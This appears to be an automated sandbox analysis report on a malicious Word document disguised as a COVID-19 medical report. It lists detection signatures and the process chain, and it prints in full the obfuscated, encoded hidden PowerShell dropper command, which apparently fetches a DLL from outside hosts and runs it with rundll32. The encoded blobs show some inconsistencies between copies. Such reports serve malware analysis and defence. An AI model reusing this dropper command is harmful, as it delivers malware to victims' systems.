ID: 332936
Sample Name: GT-9333
Medical report COVID-19.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 22:12:13
Date: 21/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report GT-9333 Medical report COVID-19.doc

Overview

General Information

Sample Name:	GT-9333 Medical report COVID-19.doc
Analysis ID:	332936
MD5:	a111ce91bd895c..
SHA1:	d4ef1a6f54d64ec..
SHA256:	f2ebfaec6ca0aea..

Most interesting Screenshot:




Detection

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Creates processes via WMI
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Machine Learning detection for dropp…
- Potential dropper URLs found in pow…
- PowerShell case anomaly found
- Powershell drops PE file
- Sigma detected: Suspicious Encode

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2416 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2532 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAk

AEMAcgBBACAAPQAgAFsAVAB5AFAARQBdACgAIgB7ADMAfQB7ADEAfQB7ADAAfQB7ADIAfQAiACAALQBGACAAJwBlAG0ALgBJAE8ALgAnACwAJwBTAHQAJwAs
ACcAZABpAHIAZQBDAHQATwByAHkAJwAsACcAcwBZACcAKQAgADsAIABTAFYAIAAgACgAIgA1AGgAdgAiACsAIgAxAHoAIgApACAAIAAoAFsAVAB5AFAARQBdACgAIgB7AD
EAfQB7ADIAfQB7ADQAfQB7ADMAfQB7ADAAfQAiAC0AZgAnAG4AQQBHAGUAUgAnACwAJwBzAFkAcwB0AEUAJwAsACcATQAuAE4AZQB0AC4AUwBlAFIAVgBpAGMAJwAsACcA
QQAnACwAJwBlAHAATwBpAE4AVABtACcAKQAgACAAKQAgADsAIAAkAEEAdgBuAG4AMAB1AGYAPQAoACgAJwBUAHkANwBuACcAKwAnADAAJwApACsAJwBzAGMA
JwApADsAJABlADIAcQA2AHEAcAB6AD0AJABVAG0AYwByAHUAZwAxACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABZAHYAawA2AGgAYwBwADsA
JABOADYANgA3AGMAbABsAD0AKAAnAFAAJwArACgAJwA0AG0AJwArACcAcwAnACkAKwAoACcAdgAnACsAJwByAHMAJwApACkAOwAgACAAKAAgACAARwBlAFQA
LQBWAGEAUgBJAGEAQgBMAEUAIAAgACgAIgBDACIAKwAiAHIAYQAiACkAIAAgACkALgBWAGEATABVAEUAOgA6ACIAYwBSAGAAZQBgAEEAdABlAGQASQByAGAA
RQBjAHQAbwByAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB7ADAAfQBGACcAKwAoACcAMgBuACcAKwAnAGUAZgBxACcAKQArACcANgB7ADAAfQBQACcA
KwAoACcAcgBzACcAKwAnADIAbgBkACcAKQArACcAaAB7ADAAfQAnACkALQBGACAAWwBDAEgAYQBSAF0AOQAyACkAKQA7ACQASwAwADAAYQBhADIAYwA9ACgA
JwBXAGgAJwArACgAJwBwACcAKwAnAG8AagAnACkAKwAnAGwAbwAnACkAOwAgACAAKAAgAGcAZQBUAC0AVgBBAHIAaQBBAEIAbABlACAAKAAiADUASABWACIA

KwAiADEAegAiACkAIAApAC4AVgBhAEwAVQBFADoAOgAiAHMARQBjAFUAUgBJAHQAeQBwAFIAYABPAFQAbwBDAGAATwBMACIAIAA9ACAAKAAnAFQAJwArACgA
JwBsACcAKwAnAHMAMQAyACcAKQApADsAJABGAHoANQBkAHkAZwBzAD0AKAAnAEIAJwArACgAJwBwACcAKwAnADgAMgA1AGkAJwArACcAdgAnACkAKQA7ACQA
UQA0AGEAOABsADEANQAgAD0AIAAoACgAJwBDAGgAJwArACcAcAbpAGUAJwArACcAbwAnACkAKwAnAGcAJwApADsAJABVAGEAYgA2ADgAOABvAD0AKAAnAEsA
JwArACcAeQAnACsAKAAnAGoAOAB4ACcAKwAnAG8AcQAnACkAKQA7ACQATAByADAAdwA1AGwAYQA9ACgAJwBQACcAKwAoACcAOQAnACsAJwBsAGMANwBmACcA
KQArACcAdQAnACkAOwAkAFoAcgB3AGoAaAA5AGsAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAJwArACcAfQBGADIAbgAnACsAJwBlAGYAJwArACcAcQA2AHsAMAB9AFAAcg
BzADIAJwArACcAbgBkAGgAewAwAH0AJwApAC0AZgBbAEMASABhAFIAXQA5ADIAKQArACQAUQA0AGEAOABsADEANQArACgAJwAuAGQAJwArACcAbABsACcAKQ
A7ACQATgBiAG0AeABmAHgAdgA9ACgAKAAnAEEAdwAnACsAJwBuACcAKQArACgAJwBnACcAKwAnADAAegA2ACcAKQApADsAJABWADAAXwByAGkAMABuAD0ATg
BlAHcAYAAtAG8AQgBgAGoARQBjAFQAIABuAGUAVAAuAHcAZQBiAEMATABJAGUATgB0ADsAJABOAGsAcQBfAGcAMABxAD0AKAAoACcAaAAnACsAKAAoACcAdA
B0AHAAOgAnACsAJwBKACkAKAAzAHMAJwApACkAKwAoACgAJwAyACcAKwAnACkAKAAnACkAKQArACgAKAAnAEoAJwArACcAKQAoADMAcwAyACcAKwAnACkAKA
BhAHIAcQAnACkAKQArACcAdQBpACcAKwAoACcAdgAnACsAJwBvAHAAbwBwAC4AYwAnACkAKwAoACcAbwAnACsAJwBtACcAKwAnAC4AYgByAEoAJwApACsAKA
AoACcAKQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAnACkAKQArACgAKAAnACgAaQAnACkAKQArACcAbgAnACsAKAAnAGQAZQB4AF8AaAB0AG0AXw
AnACsAJwBmACcAKwAnAGkAbAAnACsAJwBlAHMASgAnACkAKwAoACgAJwApACcAKwAnACgAMwAnACkAKQApACsAKAAnAHMAJwArACcAMgApACcAKQApACsAKA
AoACcAKABLAHgAJwArACcAaABKACcAKQApACsAKAAoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzADIAKQAoAEAAaAB0ACcAKwAnAHQAJwArACcAcA
AnACkAKQArACgAKAAnAHMAOgBKACcAKwAnACkAKAAzAHMAMgAnACkAKQArACgAKAAnACkAKABKACcAKwAnACkAJwApACkAKwAnACgAJwArACcAMwBzACcAKw
AoACgAJwAyACkAJwApACkAKwAoACgAJwAoAGMAYQBpAHIAbwBjACcAKwAnAGEAJwArACcAZAAnACkAKQArACgAJwBvAG0AJwArACcASgApACgAJwAr
ACcAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApACgAYwAnACkAKQArACgAJwBnAGkAJwArACcALQAnACsAJwBiAGkAbgBKACcAKQArACgAKAAnACkAKAAz
AHMAMgApACgAJwArACcAMQBQACcAKwAnAEIAJwArACcAQgAnACkAKQArACgAKAAnAEoAKQAoADMAcwAyACkAJwArACcAKAAnACkAKQArACcAQAAnACsAKAAn
AGgAJwArACcAdAB0ACcAKQArACcAcAAnACsAJwBzACcAKwAoACgAJwA6AEoAKQAoADMAcwAyACcAKwAnACkAKABKACcAKwAnACkAKAAzACcAKQApACsAJwBz
ACcAKwAoACgAJwAyACkAKAAnACsAJwB3ACcAKQApACsAKAAnAHcAdwAuACcAKwAnAGkAJwArACcAcwBhAHQAZQBjAGgAbgBvACcAKQArACcAbAAnACsAKAAnAG8AJwArAC
cAZwB5AC4AJwApACsAKAAoACcAYwBvAG0ASgAnACsAJwApACgAMwBzACcAKwAnADIAKQAnACsAJwAoAHQAJwArACcAcgBhAGkAbgBpAG4AZwAnACsAJwBKAC
kAKAAnACsAJwAzACcAKQApACsAJwBzADIAJwArACgAKAAnACkAJwArACcAKQAoACcAKQApACsAKAAoACcAMwBzADIAJwArACcAKQAnACkAKQArACgA
KAAnACgAQABoAHQAJwArACcAdAAnACkAKQArACcAcAAnACsAJwA6ACcAKwAoACgAJwBKACkAJwApACkAKwAnACgAJwArACcAMwAnACsAKAAoACcAcwAyACcA
KwAnACkAKAAnACkAKQArACgAKAAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAKwAnACkAJwArACgAKAAnACgAaABvACcAKwAn
ACkAKAAnACkAKQArACgAKAAnACkAJwArACcAcAAnACsAJwA6ACcAKwAoACgAJwBKACkAJwApACkAKwAnACgAJwArACcAMwAnACsAKAAoACcAcwAyACcA
KwAnACkAKAAnACkAKQArACgAKAAnADoAJwArACcASgAnACsAJwApACgAMwBzADIAKQAoAEoAKQAoADMAJwArACcAcwAnACsAJwAoACcAKQArACgAJwAo
AGIAJwArACcAMgAnACkAKQArACgAJwBiACcAKwAnAGMAbwBtAC4AYwAnACsAJwBvACcAKwAnAG0ALgBiACcAKQArACcAcgAnACsAKAAoACcASgAnACsAJwApACgAMwBzAD
IAJwApACkAKwAoACgAJwApACgAJwArACcAcwBpACcAKQApACsAKAAoACcAdABlAEoAKQAnACsAJwAoADMAJwArACcAcwAnACsAJwAyACkAKAAwAEgASgAnACkAKQArACgA
KAAnACkAKAAnACkAKQArACgAKAAnADMAcwAyACkAKABAACcAKwAnAGgAJwApACkAKwAoACgAJwB0AHQAcAA6AEoAKQAnACsAJwAoACcAKwAnADMAcwAyACcA

KQApACsAKAAoACcAKQAoACcAKwAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAKwAoACgAJwApACcAKwAnACgAdAAnACsAJwByAGEA
bgBzACcAKwAnAGYAZQAnACkAKQArACgAJwByAHMAdQAnACsAJwB2AGEAJwApACsAKAAoACcAbgAnACsAJwAuAGMAbwBtACcAKwAnAEoAKQAnACkAKQArACgA
KAAnACgAMwBzACcAKwAnADIAKQAoAHcAcAAtAGEAJwArACcAZAAnACsAJwBtACcAKQApACsAJwBpACcAKwAoACgAJwBuACcAKwAnAEoAKQAoADMAcwAyACcA
KwAnACkAKABPACcAKwAnAFYAbAAnACkAKQArACcASgAnACsAKAAoACcAKQAoACcAKQApACsAKAAoACcAMwBzADIAJwArACcAKQAoACcAKQApACsAJwBAACcA
KwAnAGgAdAAnACsAKAAnAHQAJwArACcAcABzADoAJwApACsAKAAoACcASgAnACsAJwApACcAKwAnACgAMwBzADIAKQAoAEoAJwApACkAKwAoACgAJwApACgA
JwArACcAMwBzACcAKQApACsAJwAyACcAKwAoACgAJwApACcAKwAnACgAcABoAHkAcwAnACkAKQArACcAaQAnACsAKAAoACcAbwAtACcAKwAnAHMAdgBkAGgALgAnACsAJw
BjAGgASgApACgAMwAnACkAKQArACgAKAAnAHMAMgAnACsAJwApACcAKQApACsAKAAoACcAKAAnACsAJwB3AHAALQBhAGQAJwApACkAKwAoACgAJwBtAGkAbg
BKACkAKAAnACsAJwAzACcAKwAnAHMAJwArACcAMgApACgAawAnACsAJwBLAEoAKQAoADMAJwApACkAKwAnAHMAJwArACgAKAAnADIAKQAnACkAKQArACcAKA
AnACkAKQAuACIAcgBlAFAAbABgAEEAYwBFACIAKAAoACgAJwBKACcAKwAoACgAJwApACgAJwArACcAMwAnACkAKQArACgAKAAnAHMAMgApACcAKwAnACgAJw
ApACkAKQApACwAKABbAGEAcgByAGEAeQBdACgAJwAvACcAKQAsACgAJwBoAHcAJwArACcAZQAnACkAKQBbADAAXQApAC4AIgBTAGAAAUABMAEkAVAAiACgAJA
BUAGcAMwB5AHAAdgAwACAAKwAgACQASAAyAHEANgBxAHAAegAgACsAIAAkAEEAcABqADAAdwBtAG8AKQA7ACQAQwBxAG8AdwBiADQAZAA9ACgAKAAnAFgANg
AnACsAJwB1AGgAJwApACsAKAAnADAANQAnACsAJwB5ACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJABIAHcAcQBmAGUAbwBuACAAaQBuACAAJABOAGsAcQ
BfAGcAMABxACAAfAAgAFMATwBgAFIAYABUAC0AbwBiAGAASgBFAEMAdAAgAHsARwBlAGAAVAAtAFIAYQBgAE4ARABvAG0AfQApAHsAdAByAHkAewAkAFYAMABfAHIAaQAw
AG4ALgAiAGQAbwB3AGAATgBsAE8AYABBAEQAYABGAGkATABlACIAKAAkAEgAdwBxAGYAZQBvAG4ALAAgACQAWgByAHcAagBoADkAawApADsAJABDAHcAawAx
AG8AOABvAD0AKAAoACcAQgAnACsAJwA2AHgAMgBvACcAKQArACcAdwB0ACcAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAdAAnACsAJwBlACcAKwAn
AG0AJwApACAAJABaAHIAdwBqAGgAOQBrACkALgAiAEwAZQBuAGcAYABUAGgAIgAgAC0AZwBlACAANAA0ADAANwA3ACkAIAB7ACYAKAAnAHIAdQAnACsAJwBu
ACcAKwAnAGQAbABsADMAMgAnACkAIAAkAFoAcgB3AGoAaAA5AGsALAAnACMAMQAnAC4AIgBUAGAAbwBzAHQAYABSAGkAbgBHACIAKAApADsAJABDAGMAcwBr
AGkAeAAwAD0AKAAnAFkAJwArACcAMwB2ACcAKwAoACcAYQAyAHQAJwArACcAZwAnACkAKQA7AGIAcgBlAGEAawA7ACQASQA3AGEAYgB6ADYAZwA9ACgAJwBM
ACcAKwAoACcAdQBoACcAKwAnAGYAbgBxAGsAJwApACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFcAXwA2ADIAZgB5ADYAPQAoACcASQAnACsAJwB4AHEAJwAr
ACgAJwBmACcAKwAnADQAOQBsACcAKQApAA== MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2344 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2468 cmdline: POwersheLL -w hidden -ENCOD IAAkAEMAcgBBACAAPQAgAFsAVAB5AFAARQBdACgAIgB7ADMAfQB7ADEAfQB7ADAA

  fQB7ADIAfQAiACAALQBGACAAJwBlAG0ALgBJAE8ALgAnACwAJwBTAHQAJwAsACcAZABpAHIAZQBDAHQATwByAHkAJwAsACcAcwBZACcAKQAgADsAIABTAFYA
  IAAgACgAIgA1AGgAdgAiACsAIgAxAHoAIgApACAAIAAoAFsAVAB5AFAARQBdACgAIgB7ADEAfQB7ADIAfQB7ADQAfQB7ADMAfQB7ADAAfQAiAC0AZgAnAG4AQQBHAGUAUg
  AnACwAJwBzAFkAcwB0AEUAJwAsACcATQAuAE4AZQB0AC4AUwBlAFIAVgBpAGMAJwAsACcAQQAnACwAJwBlAHAATwBpAE4AVABtACcAKQAgACAAKQAgADsAIA
  AkAEEAdgBuAG4AMAB1AGYAPQAoACgAJwBUAHkANwBuACcAKwAnADAAJwApACsAJwBzAGMAJwApADsAJABIADIACQA2AHEAcAB6AD0AJABVAG0AYwByAHUAZw
  AxACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABZAHYAawA2AGgAYwBwADsAJABOADYANgA3AGMAbABsADAKAAnAFAAJwArACgAJwA0AG0AJw
  ArACcAcwAnACkAKwAoACcAdgAnACsAJwByAHMAJwApACkAOwAgACAAKAAgACAAKwBlAFQALQBWAGEAUgBJAGEAQgBMAEUAIAAgACgAIgBDACIAKwAiAHIAYQ
  AiACkAIAAgACkALgBWAGEATABVAEUAOgA6ACIAYwBSAGAAZQBgAEEAdABlAGQASQByAGAARQBjAHQAbwByAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJw
  B7ADAAfQBGACcAKwAoACcAMgBuACcAKwAnAGUAZgBxACcAKQArACcANgB7ADAAfQBQACcAKwAoACcAcgBzACcAKwAnADIAbgBkACcAKQArACcAaAB7ADAAfQ
  AnACkALQBGACAAWwBDAEgAYQBSAF0AOQAyACkAKQA7ACQASwAwADAAYQBhADIAYwA9ACgAJwBXAGgAJwArACgAJwBwACcAKwAnAG8AagAnACkAKwAnAGwAbw
  AnACkAOwAgACAAKAAgAGcAZQBUAC0AVgBBAHIAaQBBAEIAbABlACAAKAAiADUASABWACIAKwAiADEAegAiACkAIAApAC4AVgBhAEwAVQBFADoAOgAiAHMARQ
  BjAFUAUgBJAHQAeQBwAFIAYABPAFQAbwBDAGAATwBMACIAIAA9ACAAKAAnAFQAJwArACgAJwBsACcAKwAnAHMAMQAyACcAKQApADsAJABGAHoANQBkAHkAZw
  BzAD0AKAAnAEIAJwArACgAJwBwACcAKwAnADgAMgA1AGkAJwArACcAdgAnACkAKQA7ACQAUQA0AGEAOABsADEANQAgAD0AIAAoACgAJwBDAGgAJwArACcAcA
  BpAGUAJwArACcAbwAnACkAKwAnAGcAJwApADsAJABVAGEAYgA2ADgAOABvAD0AKAAnAEsAJwArACcAeQAnACsAKAAnAGoAOAB4ACcAKwAnAG8AQAnACkAKQ
  A7ACQATAByADAAdwA1AGwAYQA9ACgAJwBQACcAKwAoACcAOQAnACsAJwBsAGMANwBmACcAKQArACcAdQAnACkAOwAkAFoAcgB3AGoAaAA5AGsAPQAkAEgATw
  BNAEUAKwAoACgAJwB7ADAAJwArACcAfQBGADIAbgAnACsAJwBlAGYAJwArACcAcQA2AHsAMAB9AFAAcgBzADIAJwArACcAbgBkAGgAewAwAH0AJwApAC0AZg
  BbAEMASABhAFIAXQA5ADIAKQArACQAUQA0AGEAOABsADEANQArACgAJwAuAGQAJwArACcAbABsACcAKQA7ACQATgBiAG0AeABmAHgAdgA9ACgAKAAnAEEAdw
  AnACsAJwBuACcAKQArACgAJwBnACcAKwAnADAAegA2ACcAKQApADsAJABWADAAXwByAGkAMABuAD0ATgBlAHcAYAAtAG8AQgBgAGoARQBjAFQAIABuAGUAVA
  AuAHcAZQBiAEMATABJAGUATgB0ADsAJABOAGsAcQBfAGcAMABxAD0AKAAoACcAaAAnACsAKAAoACcAdAB0AHAAOgAnACsAJwBKACkAKAAzAHMAJwApACkAKw
  AoACgAJwAyACcAKwAnACkAKAAnACkAKQArACgAKAAnAEoAJwArACcAKQAoADMAcwAyACcAKwAnACkAKABhAHIAcQAnACkAKQArACcAdQBpACcAKwAoACcAdg
  AnACsAJwBvAHAAbwBwAC4AYwAnACkAKwAoACcAbwAnACsAJwBtACcAKwAnAC4AYgByAEoAJwApACsAKAAoACcAKQAnACsAJwAoADMAcwAnACkAKQArACgAKA
  AnADIAKQAnACkAKQArACgAKAAnACgAaQAnACkAKQArACcAbgAnACsAKAAnAGQAZQB4AF8AaAB0AG0AXwAnACsAJwBmACcAKwAnAGkAbAAnACsAJwBlAHMASg
  AnACkAKwAoACgAJwApACcAKwAnACgAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApACcAKQApACsAKAAoACcAKABLAHgAJwArACcAaABKACcAKQApACsAKA
  AoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzADIAKQAoAEAAaAB0ACcAKwAnAHQAJwArACcAcAAnACkAKQArACgAKAAnAHMAOgBKACcAKwAnACkAKA
  AzAHMAMgAnACkAKQArACgAKAAnACkAKABKACcAKwAnACkAJwApACkAKwAnACgAJwArACcAMwBzACcAKwAoACgAJwAyACkAJwApACkAKwAoACgAJwAoAGMAYQ
  BpAHIAbwBjACcAKwAnAGEAJwArACcAZAAnACkAKQArACcAcgBjAGgAbgBvACcAKQArACcAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApACgAJwArACcAMwAnACkAKA
  AnACkAKQArACgAKAAnACkAKQArACcALQAnACsAJwBiAGkAbgBKACcAKQArACgAKAAnACkAKAAzAHMAMgApACgAJwArACcAMQBQACcAKwAnAEIAJwArACcAQgAnACkAKQ
  ArACgAKAAnAEoAKQAoADMAcwAyACkAJwArACcAKAAnACkAKQArACgAKAAnAGgAJwArACcAdAB0ACcAKQArACcAcA
  AnACsAJwBzACcAKwAoACgAJwA6AEoAKQAoADMAcwAyACcAKwAnACkAKABKACcAKwAnACkAKAAzACcAKQApACsAJwBzACcAKwAoACgAJwAyACkAJwApACkAKwAoACgAJw
  B3ACcAKQApACsAKAAnAHcAdwAuACcAKwAnAGkAJwArACcAcwBhAHQAZQBjAGgAbgBvACcAKQArACcAbAAnACsAKAAnAG8AJwArACcAZwB5AC4AJwApACsAKA
  AoACcAYwBvAG0ASgAnACsAJwApACgAMwBzACcAKwAnADIAKQAnACsAJwAoAHQAJwArACcAcgBhAGkAbgBpAG4AZwAnACsAJwBKACkAKAAnACsAJwAzACcAKQ
  ApACsAJwBzADIAJwArACgAKAAnACkAJwArACcAKABiAEoAJwArACcAKQAoACcAKQApACsAKAAoACcAMwBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgAQA
  BoAHQAJwArACcAdAAnACkAKQArACcAcAAnACsAJwA6ACcAKwAoACgAJwBKACkAJwApACkAKwAnACgAJwArACcAMwAnACsAKAAoACcAKwAyACcAKwAnACkAKA
  AnACkAKQArACgAKAAnACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAKwAnACkAJwArACgAKAAnACgAaABvACcAKwAnAHQAZQAnACkAKQArACcAcwAnACsAJw
  ArACcAMwAnACsAKAAoACcAKQApACsAKAAoACcAKQArACgAKAAnAEoAKQAnACkAKQArACcAKwAnACsAJwAoADMAJwArACcAcwAyACkAJwApACkAKwAoACgAJw
  AyACkAKAAwAEgASgAnACkAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnADMAcwAyACkAKABAACcAKwAnAGgAJwApACkAKwAoACgAJwB0AHQAcAA6AEoAKQ
  AnACsAJwAoACcAKwAnADMAcwAyACcAKQApACsAKAAoACcAKQAoACcAKwAnAEoAKQAnACkAKQArACgAKAAnACgAJwApACkAKwAoACgAJw
  ApACcAKwAnACgAdAAnACsAJwByAGEAbgBzACcAKwAnAGYAZQAnACkAKQArACgAJwByAHMAdQAnACsAJwB2AGEAJwApACsAKAAoACcAbgAnACsAJwAuAGMAbw
  BtACcAKwAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAKQAoAHcAcAAtAGEAJwArACcAZAAnACsAJwBtACcAKQApACsAJwBpACcAKwAoACgAJw
  BuACcAKwAnAEoAKQAoADMAcwAyACcAKQApACsAKAAoACcAKQAoACcAKwAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAKwAoACgAJw
  ArACcAKQAoACcAKQApACsAJwBAACcAKwAnAGgAdAAnACsAKAAnAHQAJwArACcAcAAnACsAJwBoAHcAJwArACcAZQAnACkAKQ
  BbADAAXQApAC4AIgBTAGAAAUABMAEkAVAAiACgAJABUAGcAMwB5AHAAdgAwACAAKwAgACQASAAyAHEANgBxAHAAegAgACsAIAAkAEEAcABqADAAdwBtAG8AKQ
  A7ACQAQwBxAG8AdwBiADQAZAA9ACgAKAAnAFgANgAnACsAJwB1AGgAJwApACsAKAAnADAANQAnACsAJwB5ACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJA

  BIAHcAcQBmAGUAbwBuACAAaQBuACAAJABOAGsAcQBfAGcAMABxACAAfAAgAFMATwBgAFIAYABUAC0AbwBiAGAASgBFAEMAdAAgAHsARwBlAGAAVAAtAFIAYQ
  BgAE4ARABvAG0AfQApAHsAdAByAHkAewAkAFYAMABfAHIAaQAwAG4ALgAiAGQAbwB3AGAATgBsAE8AYABBAEQAYABGAGkATABlACIAKAAkAEgAdwBxAGYAZQ
  BvAG4ALAAgACQAWgByAHcAagBoADkAawApADsAJABDAHcAawAxAG8AOABvAD0AKAAoACcAQgAnACsAJwA2AHgAMgBvACcAKQArACcAdwB0ACcAKQA7AEkAZg
  AgACgAKAAmACgAJwBHAGUAdAAtAEkAdAAnACsAJwBlACcAKwAnAG0AJwApACAAJABaAHIAdwBqAGgAOQBrACkALgAiAEwAZQBuAGcAYABUAGgAIgAgAC0AZw
  BlACAANAA0ADAANwA3ACkAIAB7ACYAKAAnAHIAdQAnACsAJwBuACcAKwAnAGQAbABsADMAMgAnACkAIAAkAFoAcgB3AGoAaAA5AGsALAAnACMAMQAnAC4AIg
  BUAGAAbwBzAHQAYABSAGkAbgBHACIAKAApADsAJABDAGMAcwBrAGkAeAAwAD0AKAAnAFkAJwArACcAMwB2ACcAKwAoACcAYQAyAHQAJwArACcAZwAnACkAKQ
  A7AGIAcgBlAGEAawA7ACQASQA3AGEAYgB6ADYAZwA9ACgAJwBMACcAKwAoACcAdQBoACcAKwAnAGYAbgBxAGsAJwApACkAfQB9AGMAYQB0AGMAaAB7AH0AfQ
  AkAFcAXwA2ADIAZgB5ADYAPQAoACcASQAnACsAJwB4AHEAJwArACgAJwBmACcAKwAnADQAOQBsACcAKQApAA== MD5: 852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2324 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll #1 MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2832 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll #1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- rundll32.exe (PID: 2788 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hnzj\wmdqdo.qxu',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps


Source	Rule	Description	Author	Strings
00000005.00000002.2112271033.00000000003 26000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f10:$s1: POwersheLL
00000005.00000002.2112362242.0000000001B 54000.00000004.00000040.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f30:$s1: POwersheLL

Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Cryptography
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Networking:

Potential dropper URLs found in powershell memory

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

